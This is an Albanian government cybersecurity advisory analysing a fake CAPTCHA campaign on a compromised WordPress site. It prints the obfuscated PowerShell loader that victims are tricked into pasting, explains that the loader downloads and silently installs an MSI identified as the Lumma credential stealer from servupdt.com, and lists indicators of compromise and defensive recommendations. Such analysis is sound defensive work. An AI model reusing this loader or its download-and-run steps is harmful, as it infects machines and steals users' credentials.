**REPUBLIKA E SHQIPËRISË**
**AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE**
**DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE**

# Analizë teknike
## *fake Captcha*

**Versioni: 1.0**
**Datë: 16/02/2026**

Rruga “Papa Gjon Pali II” nr.3 Tiranë;
Faqe web: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

**PËRMBAJTJA**



***Ky raport ka kufizime dhe duhet interpretuar me kujdes!***

Disa nga këto kufizime përfshijnë:

**Faza e parë:**
*Burimet e informacionit:* Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

**Faza e dytë:**
*Detajet e analizës:* Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

**Faza e tretë:**
*Siguria e informacionit:* Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

**AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.**

*Ky raport nuk është një dokument përfundimtar.*

*Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.*

## Informacione Teknike

Referuar raportimit të datës 12 Shkurt 2026 drejt Autoritetit Kombëtar për Sigurinë Kibernetike, lidhur mbi një proces të dyshimtë verifikimi shtesë në portal online që operon në Republikën e Shqipërisë, u evidentua se gjatë aksesimit të ndërfaqjes kryesore shfaqet në pamje të parë një **CAPTCHA** për verifikim të përdoruesit nëse është i vërtetë apo jo. Fillimisht u krye një analizë fillestare nga ku u verifikua se hosti ishte momentalisht offline dhe më pas me metoda forensike u krye analizë më e detajuar.




*Figura 1. FAKE CAPTCHA.*

## Analiza e Incidentit

Kjo formë e cila shfaqet gjatë ngarkimit të faqes nuk është legjitime, pasi nëse ndjekim hapat sipas radhës do evidentojmë se komanda e kopjuar do jetë një komandë në **Powershell** e cila është e fshehur.

```
$v9477zbob='2477633d4e65772d4f626a6563742028274e272b2765742e576562436c69656e7427293b24646c3d2827446f776e6
$v9ebfw0jb=$v9477zbob -split '(.{2})' -ne '';$v1v3rpdik=New-Object byte[]($v9ebfw0jb.Length);
for($v9ioo945z=0;$v9ioo945z -lt $v9ebfw0jb.Length;$v9ioo945z++){$v1v3rpdik[$v9ioo945z]=[byte]
('0x'+$v9ebfw0jb[$v9ioo945z])};$v400yevzk=[Text.Encoding]::UTF8.GetString($v1v3rpdik);
$violzrvvf=[Environment]::TickCount;$v45jdvug0=('i'+'ex');& $v45jdvug0 $v400yevzk;exit
```

*Figura 2. Kodi i obfuskuar powershell.*

Nëse këtë pjesë kodi e ndjekim me procesin **debug,** evidentohet se pjesa e kodit që shfaqet është shkarkimi i një skedari me anë të **New-Object(Net WebClient)** nga një url **https[:]//servupdt.com/.** Më pas krijohet një direktori **temp** ku ruhet ky skedar me një emër rastësor dhe i vendoset prapashtesa ***.msi** . Ky skedar ekzekutohet me anë të **msiexec** dhe me parametër **/i emër_skedari.msi**.
Një format mund të jetë **TEMP%\{12hex}\{8hex}.msi then msiexec.exe /i ... /qn.**

Ky skedar gjatë fazës së analizës rezulton se nuk ndodhet më i hostuar, por nga OSINT rezulton se skedari msi i cili ekzekutohet është **LUMMA stealer**, një skedar keqdashës i cili merr dhe eksfiltron të dhëna sensitive (kredencialet e PC,browserit,VPN etj) drejt një domaini të paracaktuar.


*Figura 3. Kodi i vërtetë powershell.*

Në domainin keqdashës u evidentua një skedar **javascript** me emrin **css.js** i cili rezulton të ketë një kod të obfuskuar.




*Figura 4. css.js.*

Për të parë sjelljen e këtij kodi u simulua në një ambient sandbox një faqe webi e cila thërret css.js gjatë renderimit të tij. Ajo cfarë shfaqet është e njëjta **CAPTCHA** si në domain-in e kompromet uar. Pra rezulton se e njëjta logjikë kodi ekziston dhe në host ku është ngritur ky website. Nga analiza e mëtejshme **OSINT** u evidentua se website është i krijuar me anë të wordpress dhe duhet të kontrollohen menjëherë plugin të instaluar për arsye se skedari **css.js** është vendosuar në mënyrë të paautorizuar.




*Figura 5. Simulim i kodit keqdashës*

## Indikatorët e Kompromentimit

| | |
|---|---|
| A434F3B1C067E8ACF5B0D6528D778DEEB13DB92C26089AF39C987340711B3802 | **css.js** |
| EDC479E745D13F82347D06D4E1EA7A894864072663ADE811EFB6A1322CC0129E | **Script.ps1** |
| https[:]//servupdt.com | **Domain** |

## Rekomandime

**Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:**

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Kontrollin e skedarit css.js nëse ka kod të fshehur.
- Verifikimin e panelit të menaxhimit të Wordpress për aktivitet të dyshimtë.
- Kontrollin dhe përditësimin e plugins të instaluar në Wordpress.
- Instalimin e Plugins të zyrtarizuar.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Verifikimin e formave të upload dhe vendosjen e një Sandbox për analizën e skedareve të

ngarkuar në të.

- Verifikimin e statusit të databazës ku është instaluar website.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.